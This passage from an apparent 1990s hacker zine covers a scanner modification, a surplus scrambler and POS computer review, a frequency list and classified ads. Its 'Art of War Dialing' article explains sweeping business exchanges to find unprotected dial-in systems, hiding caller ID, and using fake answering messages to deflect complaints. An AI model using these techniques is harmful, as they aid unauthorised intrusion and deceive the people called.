> The other end of the LED is connected to one contact on the rear of the PRO-2004's on/off, volume control. This furnishes about 14 VDC unregulated to the circuit. The back of the on/off switch has two contacts. Use the one with the brown wire connected to it, as this contact is only "live" when the scanner is turned on.

I mounted the 2 resistors and transistor on a small PC board, which I fastened to the PRO-2004 chassis using a metal standoff.

A Tape Relay

This mod works on the same principle: you use the same pin (13?) on the IC that you normally use for the carrier detect light, but instead of a light being used, I used a small low current relay. Connect the primaries of the relay in place of the light. You will have to determine the proper resistance to wire in series, if necessary. Then connect the secondaries to the tape recorder's "remote" jack. Depending on your tape recorder, you may need a normally open relay or a normally closed. For mine, I used a very small normally open relay that draws about 50 ma at 12VDC that I got from one of the mail order houses (Jameco, I think).

By the way, I have both the relay and the LED hooked up. I use the 2N2222 as the solid-state switch for the circuit. I also put diodes in line coming from the IC to the base of the transistor as well as one coming into the collector of the transistor just for safety sake.

Finally. . . .

Make sure you re-install the metal cover and re-install the radio in the case!!!!!!!!!!!!!!!!!!

The Art of War Dialing

by Bachrach (Bachrach@netreach.net)

For those of you who don't know, war dialing is dialing every single number within a certain exchange, or a certain set of numbers that fit a certain criteria (like every 800 number that ends in 1803). When doing this you are likely to find ANIs, VMBs, interesting computer systems that can be dialed into, and more. There is one story about a phreak who found and Air Force bas computer with no password protecting it or anything, giving him full access to the base. I have also heard stories about people finding stores with electronic signs out front that could be changed by a computer dialing in (if you find one, make it say 'Free kevin' will you?). It's not just that though. There is a small art to war dialing, and in this article I will try to explain that as fully as I can.

The first thing you muxt do when war dialing is to pick a good war dialer. You could write your own I suppose, but for somethng as harmless as war dialing using one of the other readily availables ones is no problem. I prefer **phonetag** for a couple of reasons. One is that it allows flexible templates. The other really good thing is that you can use a prefix when dialing. This allows you to put in *67 as the prefix and no one with caller ID will get pissed off at you and call you back. The last reason I like it is that you can minimize it and it will run in the background and it won't even show up on the taskbar.

The second thing you have to do when war dialing is pick an exchange. Look in the phonebook. At the beginning iot should have a chart that says "if you are in this exchange, then these other ones are in your area." Depending on your calling plan this may be a very good idea. look through those exchanges. The best ones are ones that cover areas that are largely commercial or industrial. War dialing a residential zone won't do too much good. In my area my ISP recently got a bunch of new high speed phone lines that were in an exchange I'd never seen before. A little more research revealed that this was a new exchange (they're running out of numbers) that was only for businesses and other kinds of commercial enterprises. If you have one of these in your area then this is exactly the kind of thing you want to war dial. Nothing but goof targets just waiting for you to dial up and have them recorded in the war dialer.

The next thing you'll want to do is figure out the peculiarities of that exchange. Different exchanges will have different recorded messages when you dial a number that doesn't exist. After that message many will then have a busy toneif you don't hang up. The war dialer will hear the busy tone and assume the number is just busy and put it back into the list of numbers to be dialed. what you have to do is dial into that exchange a couple of times and see how long it takes before the busy signal comes on. In my exchange it's about 15 seconds. For that reason I set the preferences in my war dialer to only wait for fourteen seconds before giving up on the number as a non-useful number. Trust me, doing this once can save a lot of hassle later on.

At this point you're almost ready. it might be a good idea to get one of those phone book CD-ROMs and put it into a sepereate list.Then remove all the numbers on that list from your list of potential numbers to dial. In this way you won't waste a lot of time dialing peoples homes. If you don't want to spend the money for one of these things then don't bother, it's not the end of the world if you don't.

The last thing you may want to do is to dial the 99xx part of your exchange with the speaker on. The 99xx part of most exchanges has interesting things like PBXs, VMS, ANACs, and possibly just interesting numbers that generate weird tones. That's also the place where you're most likely to find loops. For this reason you may want to be sitting next to your computer wiht a pen and paper recording any interesting numbers that come up for later evaluation. Once you've finished with the 99xx part of the exchange just let 'er rip. Tell phonetag to begin while you go read a good book. It's not a good idea to be war dialing at obscene hours of the night. I never did wardial between 10:30 pm and 7:00 am because it's not nice to wake people up in the

middle of the night. If you're removing all the residential numbers from a CD-ROM phone book though, then you should be okay.

In some areas unfortunately *67 doesn't work. If this is the case then you're going to be in a lot of trouble unless you get a phone book and remove the residential numbers. however, there are some things you can do to minimize the damage. First it's best to just do a lot of war dialing all at once so that all the complaints come at once, and not over the course of a couple days. Best to just get things over with once and for all. My favorite thing to do is to change the message on the answering machine to say something like "hello, you have reached the law offices of Smith, Jones, and Frank. We can't come to the phone right now..." Make it a really long message, give phony directions for getting to the office, office hours, long pauses, and talk slowly. in that way anyone who calls will get fed up of listening to you ramble on and just give up. you could also pretend to be a tech support line and put them on hold for approximately twenty minutes. No one will want to wait twenty minutes so they'll just hang up.

If you don't have an answering machine then you're in for a lot more work. You could leve the phone off the hook when you're not war dialing, or you could try and defuse the situation yourself. Answer the phone and pretend that you have no idea what the caller is talking about. It might also be helpful to talk in a really think accent that no one can understand what you're trying to say. Playing a really slow guy with alzheimers could also help.The basic idea is to just get peole to dismiss the call on their caller ID as a fluke accident and not think about it again.

One last side note is the legallity of war dialing. I know for a fact that in some parts of Colorado it is illegal to call someone without the intent of talking with them. A war dialer then, if caught, would be in trouble. Using *67 is the absolute best advice I can give to anyone though, as it will save a lot of trouble. Check the laws in your area though. it may be useful to know what the laws are before you start war dialing.

SO, YOU WANT TO START YOUR VERY OWN MEETING?

Send us a letter with the following information:

- ***Your name (for our records)***
- ***Your address (for your free subscription)***
- ***Your Alias (to be published)***
- ***Location of meeting (Address, City, State, Directions)***
- ***Area Code of the city where the meeting is to be held***
- ***Email address (to be published)***
- ***Web Site (to be published)***
- ***Time and day meeting is to be held (yep, we're going to let each meeting have their own time/day)***


Here's our very first meeting:

City/State: LasVegas, Nevada
Area code: 702
Location: WOW Superstore (Corner of Saraha/Decatur)
Host: Freaky
Email: freaky @nevadaunderground.org
Web Site: www.nevadaunderground.org
Time/Day: First Friday of each month 8:00pm

Useful Hardware

Here's a couple of useful items we dug up at Electronics and Computers Surplus City. First is a great little voice scrambling device from the eighties, brand new, unused in the box. It may take a little modifying for your exact needs but performs great. Second is a self contained 486 based computer module scrapped out of cash register machines. The computer is pretty compact and would be great for remote or mobile applications. ECSC has a web site at http://www.eio.com/ if you want more info or see their ad on the inside back cover of this issue of THUD!

The GRE SecureTalk ST-2020
cost: about $100



Here's a pic of the contents of the box. The unit comes with a user manual and mounting brackets and hardware, as well as a power adapter cord for use in a car (cigarette lighter).

This unit is a small box designed to hook up to a telephone and at the touch of a button, scramble the conversation to protect from eaves droppers. Two devices are required, one for each person communicating. The unit which I examined was designed for use on mobile phones. Basic specs per the owners manual are as follows.

Coding:
4 externally selectable codes
32 internally selectable codes

Coding technique:
2 band frequency inversion

Power requirements:
9 to 14 volts DC

Power consumption:
100mA in secure mode
10mA in normal mode

W x H x D:
7 x 14 x 4 inches
177 x 35 x 100 mm

Weight:
380g
0.84 lbs

Fuse:
100mA

The unit comes with a users manual and power adapter to connect the unit to a cars cigarette lighter socket. The two units I examined did not come with cables to hook the unit to the phone. For mobile use the unit comes packed with mounting brackets and screws.

The unit is connected between the phone base and the handset. The diagram in the manual shows it connected to a standard household phone and connection in a mobile unit is similar.

The unit has five buttons each with it's own LED to indicate the current operating mode. One button is for normal mode and is indicated with a red LED. In this mode communications are passed through the device with no scrambling. The other four buttons, with green LED's, are the four selectable encoding modes.

On the underside of the unit is a small panel which the user has access to. Inside are four sets of dip switches, each one corresponding to one of the encoding buttons topside. These are 5 position dip switches giving each channel the choice of 1 of 32 different scrambling codes. For proper use at least one channel of each unit must have the same settings. It is possible to have the settings on different buttons, i.e. one units channel 1 corresponds to the other units channel 3.

Closup showing the 'Normal' mode and four 'Safe' mode buttons and LED indicators. The finish is gloss black and silver, common for products from the Eighties.

Along the back side of the unit are two 9 pin D-sub connectors, two 4-position turn switches, a power jack, and fuse access.

The fuse requirements in the manual state a .1 amp fuse; however, on the unit itself it says .5 amp fuse. It would be reasonable to replace the fuse with the one that comes with the unit. In the ones that I examined there were standard 125v .5amp fuses.

Here's a shot of the belly of the beast...errr....the underside of the scrambler. The access panel has been removed to show the four sets of dip-switches for selecting the individual scrambling codes for each of the 'Safe' channels.

The turn switches allow the user to adjust the input 'mic' level and the output level. There are only four positions to each but I found that the range is more than adequate.


The power conenctor is the common type found with most small device wall transformers. The input requirements are 9 to 14 volts DC. The tip is positive with the sleeve being ground.

The two D-sub connectors are what connects the unit between the base and handset. The manual did not have any pinouts so I had to open up one of the devices and do a little reverse engineering. What I found was pretty simple. Most of the connectors simply pass through the unit from one connector to the other. These connections are probably for control and power signals being channeled to the handset from the base. Two pins on each connector are used for the audio.

The connectors are one each male and female. The connection to the base, marked 'main' is female, requiring a cable with a male end. The other connector, marked 'handset' is female, requiring a cable with a male connector.

The pinouts are fairly simple. It should be noted however that the audio input on one conector comes out the other connector. It is meant that the mic and speaker are on seperate lines.

pin	main	handset		pin	in1	out1
1	X pass through X			6	X pass through X	
2	X pass through X			7	X pass through X	
3	X pass through X			8	X pass through X	
4	out2	in2		9	GND	GND




Backside of the scrambler showing the 9-pin D-Sub connectors, mic and speaker volume adjusts, power connector, and fuse holder.

It is apparent from the manual that version of the unit exist with connectors for standard in house telephones. Connections for these are probably different and may just be standard phone jacks.

The device can easily be adapted to any number of application requiring scrambling of communications. All that would be required would be the appropriate adapters. In my testing of the units I found that in scrambling mode there was a significant change in the sound quality, although not enough to hinder scrambled communications. In normal mode the sound is completely unchanged as it simply passes through the device.

The PSI POS System unit Model 1
cost: about $50


This small aluminum box is a self contained motherboarded PC compatible computer. It contains a power supply, backplane motherboard, CPU board and what appears to be a LAN card. It was designed to be used in point of sale (POS) cash registers similar to the computerized cash registers one finds in large department stores. The device can be made to work as a stand alone computer with only minor modifications.



This is the whole unit, power supply and all. The two cards that come with the unit have been removed so you can see them better. The card on the right is the CPU card wiht the four SIMM slots and massive connector for access to com ports, etc. The card on the left is the LAN card.

SPECS:

H x W x L
3 7/8 x 5 x 19 1/2 inches
Power
100-130v AC at 2.5A
External connections
4 9-pin D-sub connectors for COM1 thru COM4
1 5-pin DIN connector for standard 101 keyboard
1 25-pin D-sub connector for parallel port/printer
1 15-pin D-sub connector VGA monitor
1 RCA connector for external speaker
1 4 pin power connector



Closup of the real world connectors available on the all aluminum case of these computers.

Upon application of power it is immediately apparent that the unit comes with a 486 SLC/2 processor and 4 megs of RAM. The BIOS is a modified Chips & Technologies BIOS v3.0.

Pressing CTRL-ALT-S will bring the user to a fairly standard BIOS setup program where one can set the usuall date/time, floppy/hard drive, and other parameters.

Allowing the machine to continue it's bootup procedure brings the user to a prompt which leads to a series of questions.

1>"Run Off Line Test 1=Yes 2=No"
If there is no input within 5 seconds the BIOS assumes NO and continues to the Boot From Lan question further down this list.
If you select YES you get:

2>"Select Options 1=Diag 2=Set ID"
Set ID is to set the unit number on the LAN for all the registers.
Selecting Diag will bring you to step 3 below otherwise selecting
Set ID brings the user to:

2a>"Set Terminal ID? 1=Yes 2=No"
Selecting NO will bring the user back to the Select Options prompt. Selecting YES yields:

2b>"Terminal ID = 128 1=OK 2=Up 3=Down"

Up increments the user ID, Down decrements the user ID. OK accepts the selectued user ID and goes to the next prompt:

2c>"Update CMOS [xxx] 1=Yes 2=No"
This asks the user to confirm the selected user ID and to store it in the CMOS. Upon exiting this the user is brought to the Select Again option at step 9 below.

3>"Test 2 Line Display 1=Yes 2=No"
Apparently the cash register this computer is designed for has a small two line alphanumeric display. Presumably this is the price display. Selecting YES will send a test stream of data to the display for a few seconds and displays on the monitor the message "Sending test data to the two line display". I would guess that this is actually sent to one of the COM ports although I was unable to confirm this.

4>"Test POS Printer 1=Yes 2=No"
This is to test the receipt printer. Selecting YES sends test data to the printer and displays on the monitor "Sending receipt & journal print data to the POS printer". Again this is probably sent through one of the four COM ports.


5>"Read KB data 1=Yes 2=No"
A keyboard test. I'm not sure if it's to test the 101 keyboard or another one hooked to the register. Selecting YES displays the message "Any key to test - 2 key 3 times to exit". I tried this and anything I typed on the keyboard was echoed to the screen. The exit trick is kinda strange but just pressing the number 2 three times in a row exits just fine.

6>"Read MSR data 1=Yes 2=No"
Ah, the magnetic stripe reader. This allows the MSR to be tested. Selecting YES displays "Swipe card to test MSR read". The computer will just sit there waiting for you to swipe a card. Since the unit does not come with an MSR reader, I tried the "222" keyboard sequence and was able to exit this routine. The MSR is probably hooked up to one of the COM ports.

7>"Test Speaker 1=Yes 2=No"
Just a simple speaker test. Selecting YES beeps the speaker three times. Sorry, no 5.1 DTS test track here.

8>"Test Cash Drawer 1=Yes 2=No"
This function, if selected will display "Sending command to open cash drawer". I suppose that this is also connected to one of the COM ports.

9>"Select Again 1=Yes 2=No"
It's not immediatly apparent what this is for but after soem simple trial and error I found that is was simply asking if the user wants to run through the menu sequence again. Selecting YES brings the user back to line 2 above. Selecting NO displays "Leaving test mode, terminal will reset" and does so.



Screen shot of the BIOS setup. It's just like any other PC BIOS you'll find on other 486 type computers.

After going through the above menus the system continues a standard BIOS bootup procedure. You do not have to go through any of the menus. If you do not answer the questions within 5 seconds the comput just goes along on its merry way and continues to boot.

Next the computer prompts "Boot from LAN? 1=Yes 2=No". If you answer NO or wait five seconds the computer continues a normal boot sequence. Otherwise it attempts to boot from the LAN. Not being hooked up to a LAN the computer eventually displays "ver 1.25 PSI ROM complete - loading!!" and sits there. Obviously nothing is going ot happen if it's not hooked to a LAN. The LAN card is made by DCNS inc, part number 42-0701D.

The computer is a backplane motherboard type with four 16-bit slots. The unit comes with two slots filled, one a CPU card, the other a LAN card. The case is a bit cramped. In fact one of the slots is so close to the edge of the board that the

BE ALL THAT YOU CAN BE

DON'T GET BURNED OUT, DUDE!

Blacklisted! 411

The Official Hackers Magazine

Tired of the same old thing?
NOW you have a choice!
Published by Syntel Vista, Inc.
"We're in our 5th year, now! Join the thousands of other happy hackers around the world! Take a look at our rag!"

LOOK at what's in Blacklisted! 411:

- ✓ Hacking/Phreaking
- ✓ Telephone Technology
- ✓ Cable Television Technology
- ✓ Satellite Communications
- ✓ Radio Communications
- ✓ Audio/Video/Computers
- ✓ Encryption & Virii
- ✓ BBS/Internet Updates/News
- ✓ The Underground
- ✓ Sovereign Citizenship
- ✓ Pirate Radio
- ✓ Sources
- ✓ Survival Guide
- ✓ Hardware Hacking....and


We publish reader questions and article submissions.
Got something to share with the hacker community?
We're your resource AND your means to communicate with fellow hackers!

Blacklisted! 411, P.O. Box 2506, Cypress, CA 90630
Office (909)738-0406 Fax (909)738-0509

Subscriptions are $20/yr U.S., $24/yr Canada, $35/yr Foreign (U.S. Currency)
Samples are $5 each (most current issue unless otherwise requested)

NOTE: We're a quarterly zine - we only publish 4 issues per quarter.


aluminum case would touch the back side of any cards put into that slot, shorting out the pins. Memory backup is held with an external lithium battery pack.



Closup of the CPU and LAN cards. Note the huge connector on the CPU card at the right. This connects to a ribbon cable which connects to all the com, video, and sound ports.

I decided to see if I could use this computer in a normal way by hooking up floppy or hard drives. I took out the LAN card and installed an extra ATIO card I had laying around. I had some trouble getting the card into the cramped box. I had to remove one of the locking nuts on the external connectors to the card in order to have enough clearance to slip the card into it's slot. This card provides an IDE hard drive and a floppy drive connector. First, not wanting to risk a HD I just hooked up a 1.44" floppy. I booted up the system, ran the BIOS setup and configured the system for the floppy. I then rebooted the computer and skipped all the menues. Of course, I put in a DOS bootable disk into the drive. VOILA!!! the system booted up just fine.

I then got brave and borrowed one of my older Maxtor LXT-213A drives and hooked it up to the system. This drive, although small, is one of my favorites because it has been so reliable for me. I no longer use it on my main system as 212 megs just isn't enough to run an NT setup. I booted up, ran BIOS setup, configured the system for the drive, and booted the system. It worked just fine.



Here's the LXT-213 hard drive, monitor and a keyboard hooked up to the computer. You can also see the power cable to the hard drive which needed to be installed before the hard drive could be used. It's a simple modification.

Since the drive worked, I hooked up a mouse to COM1. This drive still had my old DOS 5.0/Windows 3.11 setup on it. I decided to see what programs I could run. I didn't have any problems booting Windows. I even was able to run it up to a 1024x768x256 graphics mode. This surprised me, but made my imagination run wild with all the possibilies I could use this little surplus computer for, and I have three of them!!!

I must point out that in order to hook up the external drives, I needed to make a small modification for proper power. The external power connector only provides GND, +5, and -5 volts. For drives one needs GND, +5, and +12 volts. The way in which I obtained these was to remove the power supply from the aluminum case and splice into the power leads going to the motherboard/backplane. Determining which wires were what voltage was easy using a voltmeter. I do not suggest trying to run more than one small hard drive and one floppy drive. I don't think the power supply would be able to proved enough current for anything more.

All in all, even though the computer was meant for a specific application, a little ingenuity, imagination, and time will provide someone with a nice little computer excellent for data aquisition, control processing, or just about anything a small, self contained 486 can be used for.

Massive Frequency List - Bandplan/Allocations up to 40 MHz

Gnu Eye Grin

0.535 - 1.705	AM Broadcast Standard North America AM
1.705 - 1.800	Fixed Service Land/Mobile/Marine
1.800 - 2.000	Amateur 160 Meters
2.000 - 2.107	Maritime Mobile
2.107 - 2.170	Fixed Service Land/Mobile/Marine
2.170 - 2.194	Land Mobile Service
2.194 - 2.300	Fixed Service
2.300 - 2.495	Shortwave Broadcast 120 Meters
2.495 - 2.505	Time Standard
2.505 - 2.850	Fixed Service Land/Mobile/Marine
2.850 - 3.155	Aeronautical Mobile Transoceanic Flights
3.155 - 3.200	Fixed Service
3.200 - 3.400	Shortwave Broadcast 90 Meters
3.400 - 3.500	Aeronautical Mobile Transoceanic Flights
3.500 - 4.000	Amateur 80/75 Meters
3.900 - 4.000	Shortwave Broadcast 75 Meters, Not in Region 2
4.000 - 4.000	Time Standard New WARC Allocation Region 3
4.000 - 4.063	Fixed Service
4.063 - 4.438	Maritime Mobile Ship / Shore
4.438 - 4.650	Fixed Service
4.650 - 4.750	Aeronautical Mobile Transoceanic Flights
4.750 - 5.060	Shortwave Broadcast 60 Meters
5.000 - 5.000	Time Standard WWV
5.005 - 5.450	Fixed Service
5.450 - 5.730	Aeronautical Mobile Transoceanic Flights
5.730 - 5.950	Fixed Service
5.950 - 6.200	Shortwave Broadcast 49 Meters
6.200 - 6.525	Maritime Mobile Ship / Shore
6.525 - 6.765	Aeronautical Mobile Transoceanic Flights
6.765 - 7.000	Fixed Service
7.000 - 7.300	Amateur 40 Meters
7.100 - 7.300	Shortwave Broadcast 41 Meters, Not in Region 2
7.300 - 8.195	Fixed Service
7.335 - 7.335	Time Standard CHU Canada
8.000 - 8.000	Time Standard New WARC Allocation Region 3
8.195 - 8.815	Maritime Mobile Ship / Shore
8.815 - 9.040	Aeronautical Mobile Transoceanic Flights
9.040 - 9.500	Fixed Service
9.500 - 9.900	Shortwave Broadcast 31 Meters
9.775 - 9.995	Fixed Service
10.000 - 10.000	Time Standard WWV
10.005 - 10.100	Aeronautical Mobile Transoceanic Flights
10.100 - 10.150	Amateur 30 Meters CW Only
10.100 - 11.175	Fixed Service
11.175 - 11.400	Aeronautical Mobile Transoceanic Flights
11.400 - 11.650	Fixed Service
11.650 - 12.050	Shortwave Broadcast 25 Meters
12.050 - 12.330	Fixed Service
12.330 - 13.200	Maritime Mobile Ship / Shore
13.200 - 13.360	Aeronautical Mobile Transoceanic Flights
13.360 - 13.600	Fixed Service
13.600 - 13.800	Shortwave Broadcast New WARC Allocation
13.800 - 14.000	Fixed Service
14.000 - 14.350	Amateur 20 Meters
14.350 - 14.995	Fixed Service
15.000 - 15.000	Time Standard WWV
15.010 - 15.100	Aeronautical Mobile Transoceanic Flights
15.100 - 15.600	Shortwave Broadcast 19 Meters
15.600 - 16.460	Fixed Service
16.460 - 17.360	Maritime Mobile Ship / Shore
17.360 - 17.550	Fixed Service
17.550 - 17.900	Shortwave Broadcast 16 Meters
17.900 - 18.030	Aeronautical Mobile Transoceanic Flights
18.030 - 18.780	Fixed Service
18.068 - 18.168	Amateur 17 Meters
18.780 - 18.900	Maritime Mobile Ship / Shore
18.900 - 19.680	Fixed Service

continued on page 41...

Hack Exchange

Are you looking for those difficult to find parts? Or maybe just a simple novelty item for your entertainment? Or do you have a product or information you'd like to sell? The Hack Exchange is your buy/sell/trade resource. If you would like to place an ad in Hack Exchange.... Right now, all classified advertisments are FREE of charge. We must limit each person/company to two ads not more than 20 lines combined. Stay tuned for advertising rates in the future. To place an ad, send copy to the following address:

THUD Magazine Advertising
P.O. Box 2521
Cypress, CA 90630

EPROMS COPIED We have an EPROM duplication service. Give us your original and we can make as many copies as you'd like. We Specialize in older 2516, 2532, 2716, 2732, 2764, 27128, 27562 and 27512 EPROMs. We also do Bi-Polar PROMs, as well. $6 per copy includes the copy service, the material (any of the part numbers mentioned above) and return shipping. Bi-Polar PROMs may be slightly more or less in cost. 15% discount on 10+ copies. 20% discount on 25+ copies. Send prepaid orders (with master copy) or inquiries to: TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

THUD MONTHLY MEETINGS We don't have any meetings for the magazine yet. If you're interested in setting one up in YOUR area, please contact us. For now, we suggest you hang out at the Blacklisted! 411 meetings until we can come up with our own. THUD Magazine, P.O. Box 2521, Cypress, CA 90630 "Come one, come all, just don't be a FED"

BLACKLISTED! 411 Magazine From the same people who produce THUD is another magazine dedicated to hackers. If you like this magazine you will like Blacklisted! 411. $5 sample copy. Blacklisted! 411 Magazine, P.O. Box 2506, Cypress, CA 90630

COIN-OP VIDEO ARCADE GAMES. Repairs, parts, boards, accessories, and empty cabinets available for all your video game and pinball needs. Largest selection available in the United States. Eldorado Games 911 S. East St. Anaheim, CA 92805 or call (714) 535-3300 FAX (714) 535-3396

WEB SITES We have a list of hundreds of interesting and unusal web sites. Some of the sites are related to this magazine and some are not. Hacking, phreaking, breaking the law, sovereign citizenship, lasers, electonics, surplus, credit, etc.. You have to check this out! Save hundreds of hours of time by getting our list. We will provide the list on 3-1/2" disk and you can load it directly into your web browser and click on the links OR we can provide the list on paper - whichever you prefer. Send $5 to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

"TAKE BACK YOUR PRIVACY" Author and Speaker Bill Hayes shows you how to stay cyber, yet stay private. Real world tips and examples to keep prying eyes and electrons out of your life. Send $18.00 (I won't keep any records on you, your cash, address, or checking account) plus $2.50 SH to: Bill Hayes, 12289 Pembroke Road, Suite 151, Hollywood, FL 33025 or leave a message at (954) 537-3792. The privacy you preserve will be your own . . .

"I LOVE TOXIC WASTE" T-SHIRTS Now available.Red on white. Available in Large and Extra Large. $16.95 each. TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721 ADVERTISE IN BLACKLISTED! 411 Reach thousands of hackers in the US, Canada, Japan, the UK, Australia, and elsewhere. Join our long list of satisfied clients who have made Blacklisted.411 their vehicle for reaching customers. Blacklisted! 411 Advertising, P.O. Box 2506, Cypress, CA 90630. Call 714-899-8853 and request our rate card information.

AUCTIONS! You hear about them all the time, but you've never been to one? You gotta GO to one. You can buy just about anything for pennies on the dollar! Cars, trucks, boats, houses, electronic equipment, furniture, etc. Forget that "cars for $100" crap. That's a load! But, you can get some pretty awesome deals for small amounts of cash.. Our favorite auctions (and many of the BL411 staff) include the arcade auctions and the car auctions. Remember those arcade games you played as a kid in the 80's? Man, you can get some bitchen deals on those! This is only the tip of the iceberg. There's SO MANY things you can get for a small fraction of their worth. Send $6 and we'll send you a booklet loaded with names, numbers and places to go...You NEED to do this! You'll find out how you can attend the non-advertised auctions, which will mean better deals for you. Don't miss out on all the great deals! Send $5 right NOW: TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721.

LOOKING FOR A BLACKLISTED! 411 MEETING IN YOUR AREA? The Official Hackers Magazine is looking for a few good men to host meetings in your area! Would you like to host one? It's easy. Tell us where you want it held and give us a contact name and number or email address. If you want your free subscription, you'll need to provide an address, of course. Think about starting a meeting yourself. Blacklisted! 411 Magazine, P.O. Box 2506, Cypress, CA 90630

6.500MHz or 6.5536MHz CRYSTALS Your choice. $4 each. No shipping charges. Send to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

ADVERTISE IN BLACKLISTED! 411 Reach thousands of readers in the US, Canada, Japan, the UK, Australia, and elsewhere. Join our long list of satisfied clients who have made Blacklisted.411 their vehicle for reaching customers. Call 714-899-8853 and request our rate card information. Blacklisted! 411 Magazine, P.O. Box 2506, Cypress, CA 90630

ADULT VIDEOS. We have all the newest releases for $25.99 plus s/h or LESS. Get the latest titles, hottest names; Raquel Darian, Mrylin Star, Nikki Dial, Janine, etc. Amateur, all girls, etc. New titles every week. For latest prices, send SASE to: E&M Adult Videos, P.O. Box 1471, Los Alamitos, CA 90720.

"I'VE BEEN BLACKLISTED!" T-shirts now available. Endorsed by the Blacklisted! 411 crew. Get yours now. White lettering on black shirt. Available in large and extra large sizes. $14.95 each shipped. Send to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721.

THUD MAGAZINE WANTS YOU! We're still really new, so we're looking for a few things. If you're a hacker, artist, writer or all around freak, send us what ya got! We can offer free subscriptions in exchange for articles or artwork we end up printing. So, get off your butt and send us some good stuff to print in the magazine. THUD Magazine, P.O. Box 2521, Cypress, CA 90630.

Attention all hackers in Nevada!! Join the Nevada Unerground team to expose the local scene. Many hackers like in Nevada but no one knows each other. Find out more at www.nevadaunderground.org.

WRITE FOR THUD MAGAZINE

Would you like a free subscription?
WRITE SOMETHING FOR US!

massive frequency list
continued from page 39

19.680 - 19.800	Maritime Mobile Ship / Shore
19.800 - 21.000	Fixed Service
21.000 - 21.450	Amateur 15 Meters
21.450 - 21.850	Shortwave Broadcast 13 Meters
21.850 - 22.000	Aeronautical Mobile
22.000 - 22.720	Maritime Mobile Ship /
22.720 - 23.200	Shore Fixed Service
23.200 - 23.350	Aeronautical Mobile
23.350 - 24.990	Fixed Service
24.890 - 24.930	Amateur 12 Meters
25.000 - 25.000	Time Standard
25.020	Petroleum Products
25.040	Petroleum Products
25.060	Petroleum Products
25.080	Petroleum Products
25.100	Petroleum Products
25.120	Petroleum Products
25.140	Petroleum Products
25.160	Petroleum Products
25.180	Petroleum Products
25.200	Petroleum Products
25.220	Petroleum Products
25.240	Petroleum Products
25.260	Petroleum Products
25.280	Petroleum Products
25.300	Petroleum Products
25.320	Petroleum Products
25.600 - 26.100	Shortwave Broadcast 11 Meters
25.870	Broadcast Pickup
25.910	Broadcast Pickup
25.950	Broadcast Pickup
25.990	Broadcast Pickup
26.030	Broadcast Pickup
26.070	Broadcast Pickup
26.090	Broadcast Pickup
26.110	Broadcast Pickup
26.130	Broadcast Pickup
26.150	Broadcast Pickup
26.170	Broadcast Pickup
26.190	Broadcast Pickup
26.210	Broadcast Pickup
26.230	Broadcast Pickup
26.250	Broadcast Pickup
26.270	Broadcast Pickup
26.290	Broadcast Pickup
26.310	Broadcast Pickup
26.330	Broadcast Pickup
26.350	Broadcast Pickup
26.370	Broadcast Pickup
26.390	Broadcast Pickup
26.410	Broadcast Pickup
26.430	Broadcast Pickup
26.450	Broadcast Pickup
26.470	Broadcast Pickup
26.480 - 26.950	Government
26.620	Civil Air Patrol
26.950 - 26.960	International Fixed Sve
26.965	CB Class D Channel 01
26.975	CB Class D Channel 02
26.985	CB Class D Channel 03
26.995	CB Class C
27.005	CB Class D Channel 04
27.015	CB Class D Channel 05
27.025	CB Class D Channel 06
27.035	CB Class D Channel 07
27.045	CB Class C
27.055	CB Class D Channel 08
27.065	CB Class D Channel 09
27.075	CB Class D Channel 10
27.085	CB Class D Channel 11
27.095	CB Class C
27.105	CB Class D Channel 12
27.115	CB Class D Channel 13
27.125	CB Class D Channel 14
27.135	CB Class D Channel 15
27.145	CB Class C
27.155	CB Class D Channel 16
27.165	CB Class D Channel 17
